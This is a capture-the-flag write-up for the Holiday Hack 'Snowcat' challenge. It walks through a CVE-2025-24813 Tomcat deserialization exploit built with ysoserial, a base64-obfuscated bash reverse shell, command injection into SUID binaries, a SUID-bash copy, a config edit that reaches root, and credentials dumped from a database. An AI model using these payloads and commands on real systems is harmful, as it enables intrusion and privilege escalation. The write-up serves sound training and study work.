👨💻 Challenge provided by: Tom Hessman
🗺️ Location: NetWars (Grand Hotel) - Area: netwars. Coordinates: 8, 6
 Challenge URL: Snowcat
Challenge Description
Tom, in the hotel, found a wild Snowcat bug. Help him chase down the RCE! Recover and submit the API key _not_ being used by snowcat.
References
Analysis of CVE-2025-24813 RCE
GitHub - frohoff/ysoserial
Solution
As usual, we are greeted by an additional description for the challenge upon accessing the terminal:
We've lost control of the Neighborhood Weather Monitoring Station.
We think another system is connecting.

The weather monitoring station uses the Snowcat hosting platform.
It's cousin Tomcat, recently had a Remote Code Execution vulnerability.
Can you help me try and exploit it to regain access to the server?

Once you've gained access, find a way to become the 'weather' user, and find the authorization key used by the other system.
Enter the authorization key used by the other system into the badge.
Step 1 - Enumeration
We start as the user user. If we check the files we have available in /home/user we find the following:
.bash_logout
.bashrc
.profile
CVE-2025-24813.py
notes.md
weather-jsps/
|--dashboard.jsp
|--index.jsp
|--login.jsp
ysoserial.jar
I kept a copy of all the files here (except for ysoserial.jar, the tool is linked in the references section): https://github.com/gmanctf/2025-HHC/tree/main/Snowcat/home/user
The presence of CVE-2025-24813.py points to that specific vulnerability and notes.md confirms that we are expected to exploit it and provides a different PoC using a bash script. It also provides the steps to do so. I also enumerated some system information (output truncated for brevity):
user@weather:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
user:x:2001:2000:User:/home/user:/bin/bash
snowcat:x:5000:5000:SnowCat goes places a Tomcat cannot:/home/snowcat:/sbin/nologin
weather:x:6000:6000:Weather Sensor Monitoring:/home/weather:/sbin/nologin
icy:x:7000:7000:Icy Intruder:/home/icy:/sbin/nologin
user@weather:~$ netstat -antp
(No info could be read for "-p": geteuid()=2001 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8005          :::*                    LISTEN      -
user@weather:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
user           1  0.0  0.0   4628  3888 pts/0    Ss   13:05   0:00 /bin/bash
snowcat       25  0.2  0.2 3415584 92600 ?       Sl   13:05   0:04 /usr/bin/java -Djava.util.logging.config.file=/usr/local/snowcat/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephem
user          74  0.0  0.0   7064  1588 pts/0    R+   13:31   0:00 ps aux
The above output shows that icy is the intruder account and the user snowcat is running the snowcat app in port 80. So if we successfully exploit CVE-2025-24813 we will be able to gain code execution as the snowcat user. Not our final target, but it will give us access to the folder /usr/local/snowcat/ which is owned by the user snowcat.
Step 2 - Identify and generate payload
If we run java -jar ysoserial.jar we can see all the payload options offered by ysoserial.
The ps command indicated that this is how the snowcat application was started:
/usr/bin/java -Djava.util.logging.config.file=/usr/local/snowcat/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemThe fact that the ClassLoader is org.apache.juli.ClassLoaderLogManager confirms we are dealing with Apache Tomcat. Our best bet in this scenario is the CommonsCollections6 gadget chain. The reason is that it is commonly effective in Tomcat due to its use of LazyMap and TiedMapEntry which survive Tomcat’s class loading. It also uses TransformingComparator which Tomcat serializes well.
We can generate a payload using CommonsCollections6 as follow:
java -jar ysoserial.jar CommonsCollections6 'bash -c echo${IFS}$(id)>/tmp/gman' > payload.binStep 3 - Testing the payload and obtaining RCE
We are given two options to test our payload (the bash script and the python script). I used both. Let’s start by modifying script provided in notes.md:
export HOST=127.0.0.1
export PORT=80
export SESSION_ID=gman

curl -X PUT \
  -H "Host: ${HOST}:${PORT}" \
  -H "Content-Length: $(wc -c < payload.bin)" \
  -H "Content-Range: bytes 0-$(($(wc -c < payload.bin)-1))/$(wc -c < payload.bin)" \
  --data-binary @payload.bin \
  "http://${HOST}:${PORT}/${SESSION_ID}/session"

curl -X GET \
  -H "Host: ${HOST}:${PORT}" \
  -H "Cookie: JSESSIONID=.${SESSION_ID}" \
  "http://${HOST}:${PORT}/"
I saved as exploit.sh. We can run it as follow:
chmod u+x exploit.sh
./exploit.sh
If it worked, the file /tmp/gman should have been created:
user@weather:~$ ls -la /tmp/gman
-rw-r----- 1 snowcat snowcat 57 Dec 18 15:48 /tmp/gman
We cannot see the contents of the file because obviously it is owned by the snowcat user, which is the user running the app. But the fact that the file was created shows that our payload worked. Now it is time to get a reverse shell so that we can become the user snowcat. This time we will use the python script just to show how this other script works.
# Start listener
nc -lv 4444 &

# Execute payload: bash -i >& /dev/tcp/127.0.0.1/4444 0>&1
python3 CVE-2025-24813.py --host 127.0.0.1 --port 80 --base64-payload $(java -jar ysoserial.jar CommonsCollections6 "bash -c 'bash -i >& /dev/tcp/127.0.0.1/4444 0>&1'" | base64 -w0)
The above payload does not work. The reason is that serialization/deserialization is a little bit picky and spaces and special characters are likely to be misinterpreted. So we just need to build the same payload but avoiding those:
nc -lv 4444 &

REVERSE_SHELL="bash -i >& /dev/tcp/127.0.0.1/4444 0>&1"
ENCODED_CMD=$(echo "$REVERSE_SHELL" | base64 -w0)

python3 CVE-2025-24813.py --host 127.0.0.1 --port 80 --base64-payload $(java -jar ysoserial.jar CommonsCollections6 "bash -c {echo,$ENCODED_CMD}|{base64,-d}|{bash,-i}" | base64 -w0)
Step 4 - Enumerating as snowcat
The first thing I noticed was a file called flag.txt in the home folder (/home/snowcat):
cat flag.txt
HHC{ReplaceMe}
Fake flag, so let’s enumerate files for the snowcat application at /usr/local/snowcat/webapps/ROOT. You can find all files here: snowcat app files.
One interesting fact that further explains why the deserialization RCE worked, is that the library commons-collections-3.2.1.jar was used by the application:

commons-collections-3.2.1.jar is known to be vulnerable to deserialization of untrusted data.
Within /usr/local/snowcat/webapps/ROOT/dashboard.jsp there was this code calling executables in the server:
            String key = "4b2f3c2d-1f88-4a09-8bd4-d3e5e52e19a6";
            Process tempProc = Runtime.getRuntime().exec("/usr/local/weather/temperature " + key);

            Process humProc = Runtime.getRuntime().exec("/usr/local/weather/humidity " + key);

            Process presProc = Runtime.getRuntime().exec("/usr/local/weather/pressure " + key);
All those binaries have the SUID flag set for root:weather:
ls -la /usr/local/weather/
total 96
drwxr-xr-x 1 weather snowcat  4096 Sep 15 08:15 .
drwxrwxr-x 1 root    root     4096 Sep 15 08:15 ..
-rw-r----- 1 weather snowcat    35 Sep 13 08:24 config
drwx------ 1 weather snowcat  4096 Nov 13 17:27 data
-rwsr-sr-x 1 root    weather 16984 Sep 15 08:15 humidity
drwx------ 1 weather weather  4096 Sep 13 08:30 keys
-rwxr-x--- 1 root    weather   357 Sep 13 08:24 logUsage
drwx------ 1 weather weather  4096 Nov 13 17:27 logs
-rwsr-sr-x 1 root    weather 16984 Sep 15 08:15 pressure
-rwsr-sr-x 1 root    weather 16992 Sep 15 08:15 temperature
If they are vulnerable, we can escalate privileges, so let’s explore them. I run strings against temperature:
...
/usr/local/weather/config
Failed to open config file
username=%63s
groupname=%63s
Invalid config file format
Invalid username or groupname in config file
Failed to set effective user and group IDs
/usr/local/weather/data/temperature
%.2f
temperature
/usr/local/weather/logUsage
%s '%s' '%s'
/usr/local/weather/keys/authorized_keys
Failed to open authorized keys file
Usage: %s <key>
Unauthorized. A valid key must be supplied
Error opening data file
...
The above is one of the most interesting sections of the output from strings. It looks like the binary reads /usr/local/weather/config and uses the values to set username and groupname. It also seems to call /usr/local/weather/logUsage although we do not have permissions to check that script. We can see that to run the binary we need to supply a key and it probably checks /usr/local/weather/keys/authorized_keys to compare with the provided key.
From the previous code from the snowcat application, we know that a valid key is 4b2f3c2d-1f88-4a09-8bd4-d3e5e52e19a6 so we can use it to test the binary:
/usr/local/weather/temperature "4b2f3c2d-1f88-4a09-8bd4-d3e5e52e19a6"
-2.44
We have permission to read /usr/local/weather/config:
username=weather
groupname=weather
Looks like that sets username and groupname to weather.
Step 5 - Escalate privileges to weather
With all this information, one of the paths I decided to try is command injection. The below was a PoC that worked:
/usr/local/weather/temperature "4b2f3c2d-1f88-4a09-8bd4-d3e5e52e19a6' ; whoami ; #"One interesting fact is that this vulnerability can be exploited directly by the initial user account. user has permissions to execute the SUID binaries at /usr/local/weather/. So if you happen to lose the connection, no need to re-do all the previous work. This also makes exploiting CVE-2025-24813 optional to solve the challenge.
The next step is to get a shell as the user weather. We can do this by copying bash, making it a SUID binary, then execute it:
# Copy bash and make it SUID
/usr/local/weather/temperature "4b2f3c2d-1f88-4a09-8bd4-d3e5e52e19a6' ; cp /bin/bash /tmp/weather_shell && chmod 4755 /tmp/weather_shell ; #"

# Then run it
/tmp/weather_shell -p
Then we can get the solution for the challenge by listing the authorized_keys:
cat /usr/local/weather/keys/authorized_keys
4b2f3c2d-1f88-4a09-8bd4-d3e5e52e19a6
8ade723d-9968-45c9-9c33-7606c49c2201
The challenge solution asks for the key that it is not in use.
Solution: 8ade723d-9968-45c9-9c33-7606c49c2201
Extras
Privilege Escalation to root
We can use the same command injection attack, we just need to update the config file at /usr/local/weather:
echo "username=root" > config
echo "groupname=root" >> config
./temperature "4b2f3c2d-1f88-4a09-8bd4-d3e5e52e19a6' ; sh ; #"
One liner exploit:
/usr/local/weather/temperature '4b2f3c2d-1f88-4a09-8bd4-d3e5e52e19a6'\'' ; printf "username=root\ngroupname=root\n" > /usr/local/weather/config ; /usr/local/weather/temperature 4b2f3c2d-1f88-4a09-8bd4-d3e5e52e19a6 ; sh; id #'This allowed me to enumerate even more the server. Most files are in my GitHub: Snowcat.
Logging into the snowcat app
Once we can start enumerating the snowcat application, we can see that its database is at WEB-INF/classes/weather.db. I dumped all the contents with the following command:
sqlite3 weather.db ".dump" > dump.sql
cat dump.sql
One of the values in the DB are credentials to access the application:
INSERT INTO users VALUES('admin','W34therBC0ld!154!37!','Weather','Admin');
We can use them to log in to the snowcat app:
curl -i -X POST http://127.0.0.1/login.jsp -d 'username=admin&password=W34therBC0ld!154!37!' -c cookies.txt
curl -b cookies.txt http://127.0.0.1/dashboard.jsp
<html>
<head>
    <title>Neighborhood Weather Monitoring Station</title>
    <link rel="stylesheet" type="text/css" href="styles.css">
</head>
<body>
<div class="dashboard-container">
    <h1>Neighborhood Weather Monitoring Station</h1>
    <p>Providing real-time Neighborhood weather monitoring since 2022.</p>
    <h2>Welcome, Weather Admin</h2>
<p>Likelihood of snow: <strong>High</strong></p>
<p>Temperature: -0.02 °C</p>
<p>Humidity: 70.0 %</p>
<p>Pressure: 981 hPa</p>

</div>
<script src="snowflakes.js"></script>
</body>
</html>
The Rabbit Hole
This is in more than one challenge this year, but checking sudoers points to a binary you can run as root without password:
sudo /usr/sbin/host-setup
This rabbit hole seems interesting, but it leads to Wonderland, not the flag.
😅
Other
Additional info at A weather plot with Snowcat.